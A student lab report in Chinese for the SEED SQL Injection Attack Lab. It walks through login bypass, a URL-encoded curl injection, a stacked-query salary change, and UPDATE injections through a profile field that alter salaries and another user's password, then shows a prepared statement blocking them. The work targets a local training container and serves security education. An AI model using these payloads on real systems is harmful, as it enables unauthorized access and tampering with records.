

第六次实验

姓名：林一帆

学号：57119114

报告日期：2021.7.22

实验内容：SQL Injection Attack Lab

实验过程：

Lab Environment Setup

将主机名映射到对应地址

```
# For SQL Injection Lab
10.9.0.5          www.seed-server.com
```

Task 1: Get Familiar with SQL Statements

在MySQL 容器上获取一个 shell

```
[07/22/21]seed@VM:~/.../Labsetup$ dockps
c5da08d2b86c  mysql-10.9.0.6
b4b1574e4ab2  www-10.9.0.5
[07/22/21]seed@VM:~/.../Labsetup$ docksh c5
```

登录MySQL 控制台

```
root@c5da08d2b86c:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


mysql> █
```

用以下 use 命令加载现有数据库

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage

因为知道账户，使用 SQL 注入，使得后面的密码字段被注释，所以不需要密码可直接登录管理员账号



A screenshot of a login form on a light green background. The form has two input fields. The first field is labeled 'USERNAME' and contains the text 'admin' #'. The second field is labeled 'PASSWORD' and contains the text 'Password'.

Username	EId	Salary	Birthday	SSN	Nic
Alice	10000	20000	9/20	10211002	
Boby	20000	30000	4/20	10213352	
Ryan	30000	50000	4/10	98993524	
Samy	40000	90000	1/11	32193525	
Ted	50000	110000	11/3	32111111	
Admin	99999	400000	3/5	43254314	

Task 2.2: SQL Injection Attack from command line

按照之前的用户名密码来进行攻击，把 ' 换成 %27，把 # 换成 %23，把空格换成%20

```
[07/22/21]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=admin%27%23&Password='
```

攻击后，获得带有用户信息的内容

```
<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;*><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table><br><br>
```

Task 2.3: Append a new SQL statement

找到 unsafe_home.php 程序，把 query 修改为 multi_query:

```
76         if (!$result = $conn->multi_query($sql)) {
194         if (!$result = $conn->multi_query($sql)) {
```

然后重新启动容器后，进行攻击把 Aliced 的 salary 改为 0

输入为: admin';update credential set salary=0 where name="Alice";#

查看 Alice 的数据，发现 salary 被修改为 0

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName
1	Alice	10000	0	9/20	10211002				
fdbe918bdae83000aa54747fc95fe0470fff4976									

MySQL 中采取了一种特殊的保护机制， query 不允许提交多个请求，导致我们两个连续的请求就会报错。

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary

登录 Alice 账户，进入 Edit Profile 页面在 NickName 一栏输入：

`',salary=' 30000' where name='alice' #`

Alice 的工资被修改为 30000

Key	Value
Employee ID	10000
Salary	30000

Task 3.2: Modify other people' salary

在 Alice 账户，进入 Edit Profile 页面在 NickName 一栏输入：

`',salary=' 1' where name='boby' #`

Boby	20000	1	4/20	10213352				
------	-------	---	------	----------	--	--	--	--

Task 3.3: Modify other people' password

观察 Bobby 原来的密码

```
| 2 | Bobby | 20000 | 1 | 4/20 | 10213352 |  
| b78ed97677c161c1c82c142906674ad15242b2d4 |
```

在 Alice 账户，进入 Edit Profile 页面在 NickName 一栏输入：

',password=sha(14) where name='bobby' #


观察 Bobby 现在的密码

```
| 2 | Bobby | 20000 | 1 | 4/20 | 10213352 |  
| fa35e192121eabf3dabf9f5ea6abdbcbc107ac3b |
```

发生了改变证明已被改变

Task 4: Countermeasure — Prepared Statement

首先进入安全版本



输入',salary='2' where name='bobby' #

查看 bobby 的数据并没有被修改

```
+-----+  
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 |  
| fdbe918bdae83000aa54747fc95fe0470fff4976 |  
| 2 | Bobby | 20000 | 1 | 4/20 | 10213352 |
```